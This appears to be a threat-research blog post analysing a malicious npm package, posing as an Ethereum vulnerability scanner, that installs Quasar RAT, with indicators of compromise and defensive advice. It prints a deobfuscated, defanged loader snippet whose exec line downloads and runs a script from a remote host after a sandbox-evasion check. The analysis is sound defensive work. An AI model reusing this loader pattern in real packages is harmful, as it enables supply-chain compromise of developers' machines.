
Quasar RAT Disguised as an npm Package for Detecting Vulnera...

Archived: 2026-04-05 17:05:16 UTC



Socket's threat research team has discovered a malicious npm package, `ethereumvulncontracthandler`, which is posing as a tool for detecting vulnerabilities in Ethereum smart contracts but instead deploys Quasar RAT, a versatile remote access trojan, onto developers' machines.

The malicious package, published on December 18, 2024, by a threat actor using the npm registry alias "solidit-dev-416", is heavily obfuscated. Upon installation, it retrieves a malicious script from a remote server, executing it


silently to deploy the RAT on Windows systems. The package is still live on npm at the time of publishing, but we have petitioned the registry for its removal.

Threat Analysis#

"There's a rat in mi kitchen what am I gonna do?"

> *From "Rat in Mi Kitchen" by UB40, a reggae track by the British band often using metaphors for social and personal issues. Here, the "rat" symbolizes a hidden threat within a trusted environment.*

Quasar RAT has circulated in cybercrime and APT campaigns for nearly a decade. Beyond providing remote access, it offers a robust suite of capabilities, including keystroke logging, screenshot capturing, credential harvesting, and file exfiltration. For both individual developers and large organizations, the presence of Quasar RAT in a trusted environment can have catastrophic consequences. Ethereum developers, in particular, face the risk of exposing private keys and credentials linked to significant financial assets. On a larger scale, development systems compromised with Quasar RAT can pave the way for enterprise-wide breaches.




> *Quasar RAT remote desktop functionality in action*

Threat Actor's Strategy#

"You practice lies and deceit"

> *Another line from UB40's "Rat in Mi Kitchen". Here, referring to dishonesty, echoing the threat actor's deceptive practices in disguising malware.*

The threat actor used a variety of techniques to ensure their malware remained hidden and resilient. solidit-dev-416 wrapped their code in multiple layers of obfuscation, employing Base64 and XOR encoding, function wrapping, and minification to complicate analysis and evade detection. Furthermore, the malicious code conducted system resource checks, such as verifying available memory, to avoid execution in automated analysis sandboxes. The delivery mechanism was equally disguised: the initial npm package acted as a loader, retrieving and executing Quasar RAT from a remote server.



> *The threat actor's deceptive description of the malicious package claiming that it helps Ethereum developers detect vulnerabilities with AI*

The following malicious code snippets, deobfuscated, defanged, and annotated with comments, offer insight into the threat actor's methods.

```
 // The code is heavily obfuscated with base64 and XOR encoding to hinder static analysis:
const _0x2ea2 = ['W5tdN8k6vCol', 'prototype', 'W7D3g8kgWPq=', ...]; // Large obfuscated array
(function (_0x57fc1d, _0xcf027c) {

// Nested anonymous functions and complex loops to evade detection
})(_0x2ea2, 0x178);

// Checks system RAM to avoid low-resource sandboxes or VMs
  if (checkRAM()) {
    await new Promise(_0x244073 => setTimeout(_0x244073, 0x1d4c0));
    // Downloads and executes kk.cmd from a remote server, initiating the Quasar RAT infection
    exec("curl -k -L -Ss hxxps://jujuju[.]lat/files/kk.cmd -o \"%TEMP%\\kk.cmd\" && \"%TEMP%\\kk.cmd\"");
  }
```

Once the malicious npm package is installed, it initiates the second stage of the attack by downloading and executing a malicious script from `hxxps://jujuju[.]lat/files/kk.cmd`. This script, upon execution, runs hidden

PowerShell commands and triggers the Quasar RAT infection (SHA256: `9c3d53c7723bfdd037df85de4c26efcd5e6f4ad58cc24f7a38a774bf22de3876`) on the victim's system. As a result, Quasar RAT becomes embedded within the compromised environment. To ensure persistence and continued operation after system reboots, it modifies the Windows registry key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` and renames itself to the innocuous-sounding `client.exe` to avoid attracting attention.

With the RAT operational, the focus shifts from initial infection to maintaining persistence and exfiltrating data through a C2 server at `captchacdn[.]com:7000` (IP address: `154.216.17[.]47`). The threat actor also uses this C2 server to catalog infected machines, and manage multiple compromised hosts simultaneously if this campaign is part of a botnet infection. At this stage, the victim's machine is fully compromised, and is under complete surveillance and control by the threat actor, ready for regular check-ins and to receive updated instructions.

Recommendations and Mitigations#

"I'm gonna fix that rat, that's what I'm gonna do"

> *The final lyric from UB40's "Rat in Mi Kitchen" that we use as a call for taking decisive action to address and remediate this and other supply chain threats.*

The discovery of Quasar RAT masked as a tool for detecting Ethereum smart contract vulnerabilities signals how threat actors choose their targets and implement their tactics, techniques, and procedures (TTPs). By embedding malicious code into what appears to be a helpful and specialized package, a threat actor can compromise entire networks of developers and enterprises.

Addressing such stealthy threats demands a vigilant and layered approach to security. Development teams should scrutinize all third-party code they bring into their projects, especially if it claims advanced functionalities or comes from relatively unknown authors. Monitoring network traffic for unusual outbound connections and investigating unexpected file modifications can help detect compromised environments early.

Employing trusted tools to continuously assess dependencies is essential. Integrating Socket's free GitHub app, CLI tool, or browser extension can provide real-time insights into the integrity of your supply chain, alerting you to malicious or suspicious components before they become entrenched. By combining careful vetting, continuous monitoring, and the strategic use of dedicated security tools, developers and organizations can stay one step ahead and ensure that the "rats" stay out of their kitchens.

Indicators of Compromise (IOCs):#

- Malicious npm Package: `ethereumvulncontracthandler`
- Quasar RAT SHA256: `9c3d53c7723bfdd037df85de4c26efcd5e6f4ad58cc24f7a38a774bf22de3876`
- Malicious Download URL: `hxxps://jujuju[.]lat/files/kk.cmd` (defanged)
- C2 Server: `captchacdn[.]com:7000`
- C2 IP Address: `154.216.17[.]47`

MITRE ATT&CK Techniques:#

- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1059.007 — Command and Scripting Interpreter: JavaScript
- T1036.005 — Masquerading: Match Legitimate Name or Location
- T1027 — Obfuscated Files or Information
- T1059.001 — Command and Scripting Interpreter: PowerShell
- T1546.016 — Event Triggered Execution: Installer Packages
- T1105 — Ingress Tool Transfer
- T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1056.001 — Input Capture: Keylogging
- T1113 — Screen Capture
- T1005 — Data from Local System
- T1071.001 — Application Layer Protocol: Web Protocols
- T1041 — Exfiltration Over C2 Channel
